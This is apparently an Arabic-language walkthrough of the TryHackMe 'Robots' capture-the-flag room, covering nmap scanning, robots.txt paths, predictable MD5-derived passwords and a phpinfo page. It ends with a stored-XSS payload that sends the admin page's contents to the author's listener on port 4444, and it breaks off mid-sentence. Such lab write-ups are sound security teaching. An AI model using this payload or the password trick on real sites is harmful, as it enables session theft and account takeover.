


Robots Challenge

Try Hack Me (Hard)

BY: Ahmad abdelnasser Soliman

abdelnassersoliman0@gmail.com



- المطلوب منا فال **Challenge** دا **Flag** لل **User** والثاني كالعاده
لل **Root** لما نعمل **Privilege Escalation** ومفیش اي **Details**
تانيه عن ال **Challenge** .

Task 1 ☐ Get the User and Root Flag

Find the user flag then escalate your privileges to root.

Note: Please allow 5 minutes for the VM to fully boot.

Answer the questions below

What is the value of the user flag?

Answer format: **{*****}

Submit

What is the value of the root flag?

Answer format: **{*****}

Submit

- فالأول كدا ميلمحش اسم ال **Challenge** على حاجه !! واضح اننا هنتشغل على حاجه ليها علاقه بال **Robots** ودا لان المؤلف بيشكر **Asimov** ودا كاتب خيال علمي مشهور معروف بسلسله **Foundation** والروبوتات الثلاثه ... المهم دي تلميحه بسيطه لازم تاخد بالك منها وانت شغال فأي **Challenge** قد تكون معلومه بسيطه هتفتحك ذهنك وتطورلك لمبه فمخك وتعرفك انتت هتشتغل على ايه وتوفر عليك وقت ... فأول حاجه هنعملها كالعاده وهي ال **Enumeration** عال **IP Target** بتعنا عن طريق ال **Nmap** هنعمل **Scan** ونشوف ايه هي ال **Ports** المفتوحه وال **Services** اللى شغاله عليها .

```

~/thm/robots
sudo nmap -Pn -vv -T4 -n 10.10.54.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 12:54 +07
Initiating SYN Stealth Scan at 12:54
Scanning 10.10.54.13 [1000 ports]
Discovered open port 80/tcp on 10.10.54.13
Discovered open port 22/tcp on 10.10.54.13
Discovered open port 9000/tcp on 10.10.54.13
Completed SYN Stealth Scan at 12:55, 5.30s elapsed (1000 total ports)
Nmap scan report for 10.10.54.13
Host is up, received user-set (0.37s latency).
Scanned at 2025-03-17 12:54:57 +07 for 5s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 61
80/tcp    open  http    syn-ack ttl 60
9000/tcp  open  cslistener syn-ack ttl 61

```

- هنا عملنا ال **Ping Scan** وشوفنا ال **Ports** المفتوحه عند ال **Target** بتعنا ... ويمكن تعمل ال **Full Scan** عن طريق ال **Command** اللى هسيبه الخطوه الجايه ولكن هكمل على نفس ال **Scan** اللى اشتغلت عليه .

sudo nmap -A -vv -T4 -n <ip>

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 61  OpenSSH 8.9p1 (protocol 2.0)
80/tcp    open  http    syn-ack ttl 60  Apache httpd 2.4.61
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: 403 Forbidden
|_ http-robots.txt: 3 disallowed entries
|_ /harming/humans /ignoring/human/orders /harm/to/self
|_ http-server-header: Apache/2.4.61 (Debian)
9000/tcp  open  http    syn-ack ttl 61  Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15

```


- اه هنا لقينا ملف **Robots.txt** ودا كنا اتكلمنا عليه ف **Challenge**
قبل كدا ... ودا ملف بيستخدموه ال **Web Developers** عشان
يعرفوا ال **Search Engines** زي **Google** كدا ايه ال **Web**
Pages اللى المفروض ميتعملهاش أرشفه أوحفظ ومتظهرش فنتائج
البحث لل **User** اللى هيفتح الموقع .

- المهم لقينا الملف ال **Robots.txt** وفيه **3 Directories** بس
محور الدخول ليهم هتلاقيني مظلهم فالصوره اللى فوق وهما ال
/ignoring/ humans/orders/ وال **/harming/humans/**
وال **/harm/to/self/** .

- ايه دول ؟؟! مع البحث هتعرف ان دول مش مترتبين بشكل عشوائي
لأن دول القوانين التلاته لأسحاق أسيموف فاكراه ! اللى لمحله مؤلف ال
Challenge فالأول ودول عبارته عن القوانين اللى بتمنع الروبوتات
من ايداء البشر وعصيان أوامرهم ... فكدا انا عرفت همشي ازاي من
المعلومه دي هما دول ال **3 Directories** اللى همسك فيهم ودا أول
طرف الخيط واضحه مش عاوزة كلام ... تعالى نعمل **Investigate** لل
Directories دي ونشوف هل هنقدر نطلع منها معلومه نستفيد بيها
فالخطوات الجايه ... تعالى بس قبل منكمل نضيف ال **IP** بتاع ال
Target لملف ال **Hosts** ونديله أي اسم عشان يسهل علينا شغلنا ...
عن طريق المسار التالى **/etc/hosts** هتفتحه وتضيف فيه ال **IP** بتاع
ال **Target** وتحطله اسم ال **Robots.thm** ... ودا هيسهل علينا
التعامل مع المتصفحات بدل منستخدم ال **IP** لاء نستخدم ال **Domain**
علطول وممكن تعمل الأمر دا عن طريق أي **Text Editor** زي **nano**

```
GNU nano 8.3
127.0.0.1      localhost
127.0.1.1      kali
10.10.54.13    robots.thm
```

- تعالى بعد كذا نعمل ال **Web Exploration** اننا نكتشف الموقع دا اللى هو ربطناه (**Domain**) بال **IP** فالخطوه اللى فاتت ... تعالى ندخل ال **Domain** يعني اللى ربطناه بال **IP** بتاع الموقع .




Forbidden

You don't have permission to access this resource.

Apache/2.4.61 (Debian) Server at 10.10.54.13 Port 80

- هنلاقيه طلعلنا **Forbidden 403** يعني مش مسموح لينا ... طب عاوزين نعمل **Bypass** للمنع دا ؟ هنروح للملف بتعنا اللى هو **Robots.txt** ونجرب ندخل على المسارات اللى موجوده فيه ونشوف ايه اللى هيحصل وارد نلاقي مسار ما بيحتوى على **Sensitive Data** نستفيد منها ... هنقعد نجرب ال **Paths** الموجود فالملف بتعنا وكنا ربطنا ال **IP** بتاع ال **Target** ب **Domain** سمناه **Robots.thm** فدا هنكتبه بدل منكتب ال **IP** كنوع من التسهيل زي موضحنا .



Recruitment campaign: register
here and login

An admin monitors new users.

[Register here](#)

[Login](#)

- زي منتا شايف هتلاقي معظم ال **Forbidden Paths** هترجعك ال **403** بس مسار واحد فقط وهو ال **/harm/to/self/** هو اللى اشتغل معانا وحوالنا على ال صفحه جديده وهي ال **recruitment Campaign ...** والصفحه دي زي منتا شايف بتحتوي على **Login page** و **Registration Page** ودول ممكن يكون فيهم ثغرات نقدر نستغلها .

- تعالى ندخل عال **Registration Page ...** هنلاحظ حاجه مهمه وهي ان ال **Admin** بيراقب كل ال **Users** الجداد ... بمعنى أي **User** جديد بيعمل تسجيل دخول فال **Admin** بيشفه ... ودا قدام ممكن نستخدمه عشان ن **Test** ثغره زي ال **XSS** فممكن ننفذ كود فمتصفح ال **Admin** هنشوف دا بعدين ... تعالى بس قبل منشوف ازاي نعمل **Exploit** لل **Admin** نشوف ايه هي طريقه تخزين ال **Passwords** هنلاقي ال **Registration page** بتقول ان طريقه تخزين ال **Passwords** بيتم توليدها بطريقه معينه وهي **MD5(username + ddmm)** ودا معناه اسم ال **User** اللى بنختاره واليوم والشهر اللى سجلنا فيه ... ودا معناه ان أي **Password** نقدر نحسبه بسهولة لو عرفنا أسم ال **User** وتاريخ تسجيله هنقدر نحسب ال **Password** بتاعه عن طريق اننا نحسب ال **MD5** بتاعه زي مهنشوف قدام .

Register here

An admin monitors new users. Your initial password will be md5(username+ddmm)

username

date of birth

username

dd/mm/yyyy

SUBMIT QUERY

- هتعمل **Create** ل **user** بأسم مستعار عشان ن **Test** بيه وكمان هتديله التاريخ لليوم والشهر ... و من خلال ال **Terminal** هنحسب ال **MD5** لل **User** وال **Date** اللي عملناهم عشان نطلع ال **Password** اللي هن **Test** بيه ... زي كدا على سبيل المثال لل **User** بال **Date** اللي هو **10/10** على سبيل المثال .


```
~/thm/robots
echo -n "z0diac1010" | md5sum
1e98eeac4f96fdecf97817d1ee5ceae2
```

- طلعنا ال **Hash** قدامك اللي هو ال **Password** اللي هنكتبه فال **Login** مع ال **User** بتعنا ... تعالى نجرب كدا ونشوف هل ال **Hash** دا هيدخلنا مع ال **User** ولا لا .


Login

username	password
<input type="text" value="z0diac"/>	<input type="password" value="1e98eeac4f96fdecf97817d1ee5ceae2"/>
<input type="button" value="SUBMIT QUERY"/>	

- بالفعل دخلنا عالموقع وهنلاحظ بعض الحاجات وهي كالتالي .



- هتلاقي لينك فالزوايه زي منتا شايف اسمه **Server Info** ودا ممكن يكون فيه معلومات عن ال **Server** زي نوعه أو ال **PHP-Version** أو اي حاجه مفيده نقدر نستعين بيها فال **Attack** ... بالأضافه عندك آخر مره سجل فيها ال **Admin** دخول ودا ممكن يساعدنا قدام ف هجوم زي ال **XSS** لو ال **Admin** نشط وهنشوف دا زي مقولنا ... تعالى نشوف ال **Server Info** دا ونشوف هل فيه معلومات تفيدنا ولا ايه .



PHP Version 8.3.10	
System	Linux robots.thm 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:59 UTC 2024 x86_64
Build Date	Aug 13 2024 01:31:59
Build System	Linux - Docker
Build Provider	https://github.com/docker-library/php
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831.NTS
PHP Extension Build	API20230831.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
Zend Max Execution Timers	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk

- هندخل بعد كدا على قسم **Apache Environment** من ال **Server Info** وهنلاحظ حاجتين مهمين وهما ال **HTTP-Cookie** ودا يقدر يورينا بعض المعلومات عن ال **Session Management** يعني ممكن نلاقي **Token** ل **Session** أو أي **Sensitive Data** لو فيه مشكله فال **Security** ودا هنشوفه بعدين ... وكمان ال **Server-ADDR** ودا بيعرضلك ال **IP** بتاع ال **Server** الداخلي ودا هينفعنا بعدين ف **Internal Attacks** لو هتتفدها عال **Server** فانت معاك ال **IP** بتاع ال **Server** .

Apache Environment	
Variable	Value
HTTP_HOST	robots.thm
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_REFERER	http://robots.thm/harm/to/self/index.php
HTTP_COOKIE	PHPSESSID=9ndt6lhrbo79n79co7kc4vflhn
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_PRIORITY	u=0, i
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.61 (Debian) Server at robots.thm Port 80</address>
SERVER_SOFTWARE	Apache/2.4.61 (Debian)
SERVER_NAME	robots.thm
SERVER_ADDR	172.18.0.3
SERVER_PORT	80
REMOTE_ADDR	10.4.61.251
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/harm/to/self/server_info.php
REMOTE_PORT	53194
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/harm/to/self/server_info.php
SCRIPT_NAME	/harm/to/self/server_info.php

- تعالى بعد كدا ننفذ ال **Client-side Attack – Stored Attack**

عاوزين ننفذ ال **XSS** من نحيتنا احنا ك **Clients** عن طريق اننا ن **Inject** ال **Malicious code** بتعنا جوا ال **Website** ولما ال **Admin** يفتح ال **Web page** ال **Malicious Code** يشتغل عنده.

- كان عندنا **Login page** مكتوب فيها لو تفتكر ال **Admin** بي **Monitor** ال **New Users** يعني بيراقب اي **Users** بيعملوا **Account** جديد فال **Admin** بيدخل يشوفه ... فالمكان الخاص بال **Username** دا ممكن نعمل فيه **Inject** لل **Malicious code** بتعنا الخاص بال **XSS Attack** ... طب هنعمل ايه ؟؟!!

- هنقوم عاملين **Create** ل **Account** جديد عادي ... وهنخط بدل ال **Username** ال **Payload** بتعنا اللي هو كود ال **JavaScript**

فالتطبيعي ال Admin هيدخل يشوف ال Account الجديد فهتلاقي تلقائي الكود بتعنا اللي موجود بدل ال Username اتنفذ عنده.

```
<script>
```

```
new Image().src="http://10.4.61.251:4444/?data="+btoa(document.body.innerHTML);
```

```
</script>
```

- الكود بتعنا بيعمل التالي ... بيقوم قاريء ال HTML بتاع ال Admin page واللى ممكن تكون بتحتوي على Session Token أو أي معلومات مهمه تانيه ... وهيقوم محول ال Content دا ل Base64 عشان يبقا سهل فالارسال ... هيبعته فين؟! ... على ال Server بتاعك الخاص على ال IP بتاع ال Server اللي هو 10.4.61.251 وال Port 4444 ... عشان نقدر نستقبل ال Requests اللي هتجلبنا من ال Admin لازم نكون مشغلين Server على جهازنا عن طريق الكود دا... 